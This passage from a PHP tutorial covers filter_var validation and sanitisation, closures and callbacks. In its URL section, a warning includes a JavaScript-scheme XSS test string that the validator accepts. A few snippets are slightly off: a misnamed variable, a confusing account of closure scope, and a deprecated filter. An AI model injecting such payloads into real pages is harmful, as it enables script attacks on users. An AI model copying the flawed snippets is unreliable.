string(16) "john@example.com"
bool(false)
```

This function doesn't validate not-latin characters. Internationalized domain name can be validated in their `xn--` form.

Note that you cannot know if the email address is correct before sending an email to it. You may want to do some extra checks such as checking for a MX record, but this is not necessary. If you send a confirmation email, don't forget to remove unused accounts after a short period.

Validating A Value Is An Integer

When filtering a value that should be an integer `filter_var()` will return the filtered data, in this case the integer, or false if the value is not an integer. Floats are *not* integers:

```
var_dump(filter_var('10', FILTER_VALIDATE_INT));
var_dump(filter_var('a10', FILTER_VALIDATE_INT));
var_dump(filter_var('10a', FILTER_VALIDATE_INT));
var_dump(filter_var(' ', FILTER_VALIDATE_INT));
var_dump(filter_var('10.00', FILTER_VALIDATE_INT));
var_dump(filter_var('10,000', FILTER_VALIDATE_INT));
var_dump(filter_var('-5', FILTER_VALIDATE_INT));
var_dump(filter_var('+7', FILTER_VALIDATE_INT));
```

Results:

```
int(10)
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
int(-5)
int(7)
```

If you are expecting only digits, you can use a regular expression:

```
if(is_string($_GET['entry']) && preg_match('#^[0-9]+$#', $_GET['entry']))
    // this is a digit (positive) integer
else
    // entry is incorrect
```

If you convert this value into an integer, you don't have to do this check and so you can use `filter_var`.

Validating An Integer Falls In A Range

When validating that an integer falls in a range the check includes the minimum and maximum bounds:

```
$options = array(
```

```
    'options' => array(
        'min_range' => 5,
        'max_range' => 10,
    )
);
var_dump(filter_var('5', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('10', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('8', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('4', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('11', FILTER_VALIDATE_INT, $options));
var_dump(filter_var('-6', FILTER_VALIDATE_INT, $options));
```

Results:

```
int(5)
int(10)
int(8)
bool(false)
bool(false)
bool(false)
```

Validate a URL

When filtering a URL `filter_var()` will return the filtered data, in this case the URL, or false if a valid URL cannot be found:

URL: `example.com`

```
var_dump(filter_var('example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Results:

```
bool(false)
bool(false)
bool(false)
bool(false)
bool(false)
```

URL: `http://example.com`

```
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://example.com', FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Results:

```
string(18) "http://example.com"
```

```
string(18) "http://example.com"
string(18) "http://example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com`

```
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Results:

```
string(22) "http://www.example.com"
string(22) "http://www.example.com"
string(22) "http://www.example.com"
bool(false)
bool(false)
```

URL: `http://www.example.com/path/to/dir/`

```
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/', FILTER_VALIDATE_URL,
FILTER_FLAG_QUERY_REQUIRED));
```

Results:

```
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
string(35) "http://www.example.com/path/to/dir/"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php', FILTER_VALIDATE_URL,
```

```
FILTER_FLAG_QUERY_REQUIRED));
```

Results:

```
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
string(44) "http://www.example.com/path/to/dir/index.php"
bool(false)
```

URL: `http://www.example.com/path/to/dir/index.php?test=y`

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_SCHEME_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_HOST_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_PATH_REQUIRED));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_VALIDATE_URL, FILTER_FLAG_QUERY_REQUIRED));
```

Results:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
```

Warning: You must check the protocol to protect you against an XSS attack:

```
var_dump(filter_var('javascript://comment%0Aalert(1)', FILTER_VALIDATE_URL));
// string(31) "javascript://comment%0Aalert(1)"
```

Sanitize filters

we can use filters to sanitize our variable according to our need.

Example

```
$string = "<p>Example</p>";
$newstring = filter_var($string, FILTER_SANITIZE_STRING);
var_dump($newstring); // string(7) "Example"
```

above will remove the html tags from `$string` variable.

Validating Boolean Values

```
var_dump(filter_var(true, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
```

```
var_dump(filter_var(false, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(1, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var(0, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('1', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('0', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var(' ', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var('true', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // true
var_dump(filter_var('false', FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
var_dump(filter_var([], FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // NULL
var_dump(filter_var(null, FILTER_VALIDATE_BOOLEAN, FILTER_NULL_ON_FAILURE)); // false
```

Validating A Number Is A Float

Validates value as float, and converts to float on success.

```
var_dump(filter_var(1, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT));


var_dump(filter_var(1, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_VALIDATE_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Results

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
bool(false)
bool(false)
bool(false)
bool(false)
```

```
float(1)
float(1)
float(1)
float(1.00001)
float(1)
float(1)
float(1)
float(1.00001)
float(1000)
float(1000)
float(1000)
float(1000.00001)
```

Validate A MAC Address

Validates a value is a valid MAC address

```
var_dump(filter_var('FA-F9-DD-B2-5E-0D', FILTER_VALIDATE_MAC));
var_dump(filter_var('DC-BB-17-9A-CE-81', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40-AB', FILTER_VALIDATE_MAC));
var_dump(filter_var('96-D5-9E-67-40', FILTER_VALIDATE_MAC));
var_dump(filter_var('', FILTER_VALIDATE_MAC));
```

Results:

```
string(17) "FA-F9-DD-B2-5E-0D"
string(17) "DC-BB-17-9A-CE-81"
string(17) "96-D5-9E-67-40-AB"
bool(false)
bool(false)
```

Sanitze Email Addresses

Remove all characters except letters, digits and !#$%&'*+-=?^_`{|}~@.[].

```
var_dump(filter_var('john@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~.[]@example.com", FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john/@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('john\@example.com', FILTER_SANITIZE_EMAIL));
var_dump(filter_var('joh n@example.com', FILTER_SANITIZE_EMAIL));
```

Results:

```
string(16) "john@example.com"
string(33) "!#$%&'*+-=?^_`{|}~.[]@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
string(16) "john@example.com"
```

Sanitize Integers

Remove all characters except digits, plus and minus sign.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(+1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var(-1.00, FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1.00', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('-1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var('+1 unicorn', FILTER_SANITIZE_NUMBER_INT));
var_dump(filter_var("!#$%&'*+-=?^_`{|}~@.[]0123456789abcdefghijklmnopqrstuvwxyz",
FILTER_SANITIZE_NUMBER_INT));
```

Results:

```
string(1) "1"
string(2) "-1"
string(1) "1"
string(1) "1"
string(1) "1"
string(2) "-1"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(3) "100"
string(4) "+100"
string(4) "-100"
string(1) "1"
string(2) "-1"
string(2) "+1"
string(12) "+-0123456789"
```

Sanitize URLs

Sanitze URLs

Remove all characters except letters, digits and $-_.+!*'(),{}|\^~[]`<>#%";/?:@&=

```
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=y',
FILTER_SANITIZE_URL));
var_dump(filter_var("http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-
=?^_`{|}~.[]", FILTER_SANITIZE_URL));
var_dump(filter_var('http://www.example.com/path/to/dir/index.php?test=a b c',
FILTER_SANITIZE_URL));
```

Results:

```
string(51) "http://www.example.com/path/to/dir/index.php?test=y"
string(72) "http://www.example.com/path/to/dir/index.php?test=y!#$%&'*+-=?^_`{|}~.[]"
string(53) "http://www.example.com/path/to/dir/index.php?test=abc"
```

Sanitize Floats

Remove all characters except digits, +- and optionally .,eE.

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT));
```

Results:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(9) "18281-009"
```

With the `FILTER_FLAG_ALLOW_THOUSAND` option:

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_THOUSAND));
```

Results:

```
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
```

```
string(2) "10"
string(5) "10000"
string(6) "100001"
string(5) "1,000"
string(6) "1,0000"
string(9) "1,0000000"
string(10) "1,00000001"
string(9) "18281-009"
```

With the FILTER_FLAG_ALLOW_SCIENTIFIC option:

```
var_dump(filter_var(1, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.0000, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var(1.00001, FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.0000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.00001', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0', FILTER_SANITIZE_NUMBER_FLOAT, FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.0000', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1,000.00001', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
var_dump(filter_var('1.8281e-009', FILTER_SANITIZE_NUMBER_FLOAT,
FILTER_FLAG_ALLOW_SCIENTIFIC));
```

Results:

```
string(1) "1"
string(1) "1"
string(1) "1"
string(6) "100001"
string(1) "1"
string(2) "10"
string(5) "10000"
string(6) "100001"
string(4) "1000"
string(5) "10000"
string(8) "10000000"
string(9) "100000001"
string(10) "18281e-009"
```

Validate IP Addresses

Validates a value is a valid IP address

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP));
```

Results:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Validate an valid IPv4 IP address:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV4));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV4));
```

Results:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
string(9) "127.0.0.1"
```

Validate an valid IPv6 IP address:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_IPV6));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_IPV6));
```

Results:

```
bool(false)
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
bool(false)
```

Validate an IP address is not in a private range:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_PRIV_RANGE));
```

Results:

```
string(13) "185.158.24.24"
string(39) "2001:0db8:0a0b:12f0:0000:0000:0000:0001"
bool(false)
string(9) "127.0.0.1"
```

Validate an IP address is not in a reserved range:

```
var_dump(filter_var('185.158.24.24', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('2001:0db8:0a0b:12f0:0000:0000:0000:0001', FILTER_VALIDATE_IP,
FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('192.168.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
var_dump(filter_var('127.0.0.1', FILTER_VALIDATE_IP, FILTER_FLAG_NO_RES_RANGE));
```

Results:

```
string(13) "185.158.24.24"
bool(false)
string(11) "192.168.0.1"
bool(false)
```

Read Filters & Filter Functions online: https://riptutorial.com/php/topic/1679/filters---filter-functions

Chapter 35: Functional Programming

Introduction

PHP's functional programming relies on functions. Functions in PHP provide organized, reusable code to perform a set of actions. Functions simplify the coding process, prevent redundant logic, and make code easier to follow. This topic describes the declaration and utilization of functions, arguments, parameters, return statements and scope in PHP.

Examples

Assignment to variables

Anonymous functions can be assigned to variables for use as parameters where a callback is expected:

```
$uppercase = function($data) {
    return strtoupper($data);
};

$mixedCase = ["Hello", "World"];
$uppercased = array_map($uppercase, $mixedCase);
print_r($uppercased);
```

These variables can also be used as standalone function calls:

```
echo $uppercase("Hello world!"); // HELLO WORLD!
```

Using outside variables

The `use` construct is used to import variables into the anonymous function's scope:

```
$divisor = 2332;
$myfunction = function($number) use ($divisor) {
    return $number / $divisor;
};

echo $myfunction(81620); //Outputs 35
```

Variables can also be imported by reference:

```
$collection = [];

$additem = function($item) use (&$collection) {
    $collection[] = $item;
};

$additem(1);
```

```
$additem(2);

//$collection is now [1,2]
```

Passing a callback function as a parameter

There are several PHP functions that accept user-defined callback functions as a parameter, such as: `call_user_func()`, `usort()` and `array_map()`.

Depending on where the user-defined callback function was defined there are different ways to pass them:

Procedural style:

```
function square($number)
{
    return $number * $number;
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map('square', $initial_array);
var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Object Oriented style:

```
class SquareHolder
{
    function square($number)
    {
        return $number * $number;
    }
}

$squaredHolder = new SquareHolder();
$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map([$squaredHolder, 'square'], $initial_array);

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Object Oriented style using a static method:

```
class StaticSquareHolder
{
    public static function square($number)
    {
        return $number * $number;
    }
}

$initial_array = [1, 2, 3, 4, 5];
$final_array = array_map(['StaticSquareHolder', 'square'], $initial_array);
// or:
```

```
$final_array = array_map('StaticSquareHolder::square', $initial_array); // for PHP >= 5.2.3

var_dump($final_array); // prints the new array with 1, 4, 9, 16, 25
```

Using built-in functions as callbacks

In functions taking `callable` as an argument, you can also put a string with PHP built-in function. It's common to use `trim` as `array_map` parameter to remove leading and trailing whitespace from all strings in the array.

```
$arr = ['  one  ', 'two   ', '   three'];
var_dump(array_map('trim', $arr));

// array(3) {
//   [0] =>
//   string(3) "one"
//   [1] =>
//   string(3) "two"
//   [2] =>
//   string(5) "three"
// }
```

Anonymous function

An anonymous function is just a **function** that doesn't have a name.

```
// Anonymous function
function() {
    return "Hello World!";
};
```

In PHP, an anonymous function is treated like an **expression** and for this reason, it should be ended with a semicolon `;`.

An anonymous function should be **assigned** to a variable.

```
// Anonymous function assigned to a variable
$sayHello = function($name) {
    return "Hello $name!";
};

print $sayHello('John'); // Hello John
```

Or it should be **passed as parameter** of another function.

```
$users = [
    ['name' => 'Alice', 'age' => 20],
    ['name' => 'Bobby', 'age' => 22],
    ['name' => 'Carol', 'age' => 17]
];

// Map function applying anonymous function
$userName = array_map(function($user) {
```

```
    return $user['name'];
}, $users);

print_r($usersName); // ['Alice', 'Bobby', 'Carol']
```

Or even been **returned** from another function.

Self-executing anonymous functions:

```
// For PHP 7.x
(function () {
    echo "Hello world!";
})();

// For PHP 5.x
call_user_func(function () {
    echo "Hello world!";
});
```

Passing an argument into self-executing anonymous functions:

```
// For PHP 7.x
(function ($name) {
    echo "Hello $name!";
})('John');

// For PHP 5.x
call_user_func(function ($name) {
    echo "Hello $name!";
}, 'John');
```

Scope

In PHP, an anonymous function has its own **scope** like any other PHP function.

In JavaScript, an anonymous function can access a variable in outside scope. But in PHP, this is not permitted.

```
$name = 'John';

// Anonymous function trying access outside scope
$sayHello = function() {
    return "Hello $name!";
}

print $sayHello('John'); // Hello !
// With notices active, there is also an Undefined variable $name notice
```

Closures

A closure is an anonymous function that can't access outside scope.

When defining an anonymous function as such, you're creating a "namespace" for that function. It

currently only has access to that namespace.

```
$externalVariable = "Hello";
$secondExternalVariable = "Foo";
$myFunction = function() {

  var_dump($externalVariable, $secondExternalVariable); // returns two error notice, since the
variables aren´t defined


}
```

It doesn't have access to any external variables. To grant this permission for this namespace to access external variables, you need to introduce it via closures (*use()*).

```
$myFunction = function() use($externalVariable, $secondExternalVariable) {
    var_dump($externalVariable, $secondExternalVariable); // Hello Foo
}
```

This is heavily attributed to PHP's tight variable scoping - *If a variable isn't defined within the scope, or isn't brought in with *global* then it does not exist.*

Also note:

> Inheriting variables from the parent scope is not the same as using global variables.
> Global variables exist in the global scope, which is the same no matter what function is
> executing.
>
> The parent scope of a closure is the function in which the closure was declared (not
> necessarily the function it was called from).

Taken from the PHP Documentation for Anonymous Functions

In PHP, closures use an **early-binding** approach. This means that variables passed to the closure's namespace using `use` keyword will have the same values when the closure was defined.

To change this behavior you should pass the variable **by-reference**.

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use ($rate) {
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 5
```

```
$rate = .05;

// Exports variable to closure's scope
$calculateTax = function ($value) use (&$rate) { // notice the & before $rate
```

```
    return $value * $rate;
};

$rate = .1;

print $calculateTax(100); // 10
```

Default arguments are not implicitly required when defining anonymous functions with/without closures.

```
$message = 'Im yelling at you';

$yell = function() use($message) {
    echo strtoupper($message);
};

$yell(); // returns: IM YELLING AT YOU
```

Pure functions

A **pure function** is a function that, given the same input, will always return the same output and are **side-effect** free.

```
// This is a pure function
function add($a, $b) {
    return $a + $b;
}
```

Some **side-effects** are *changing the filesystem*, *interacting with databases*, *printing to the screen*.

```
// This is an impure function
function add($a, $b) {
    echo "Adding...";
    return $a + $b;
}
```

Objects as a function

```
class SomeClass {
    public function __invoke($param1, $param2) {
        // put your code here
    }
}

$instance = new SomeClass();
$instance('First', 'Second'); // call the __invoke() method
```

An object with an __invoke method can be used exactly as any other function.

The __invoke method will have access to all properties of the object and will be able to call any methods.

Common functional methods in PHP

Mapping

Applying a function to all elements of an array :

```
array_map('strtoupper', $array);
```

Be aware that this is the only method of the list where the callback comes first.

Reducing (or folding)

Reducing an array to a single value :

```
$sum = array_reduce($numbers, function ($carry, $number) {
   return $carry + $number;
});
```

Filtering

Returns only the array items for which the callback returns `true` :

```
$onlyEven = array_filter($numbers, function ($number) {
    return ($number % 2) === 0;
});
```

Read Functional Programming online: https://riptutorial.com/php/topic/205/functional-programming

Chapter 36: Functions

Syntax

- function func_name($parameterName1, $parameterName2) { code_to_run(); }
- function func_name($optionalParameter = default_value) { code_to_run(); }
- function func_name(type_name $parameterName) { code_to_run(); }
- function &returns_by_reference() { code_to_run(); }
- function func_name(&$referenceParameter) { code_to_run(); }
- function func_name(...$variadicParameters) { code_to_run(); } // PHP 5.6+
- function func_name(type_name &...$varRefParams) { code_to_run(); } // PHP 5.6+
- function func_name() : return_type { code_To_run(); } // PHP 7.0+

Examples

Basic Function Usage

A basic function is defined and executed like this:

```
function hello($name)
{
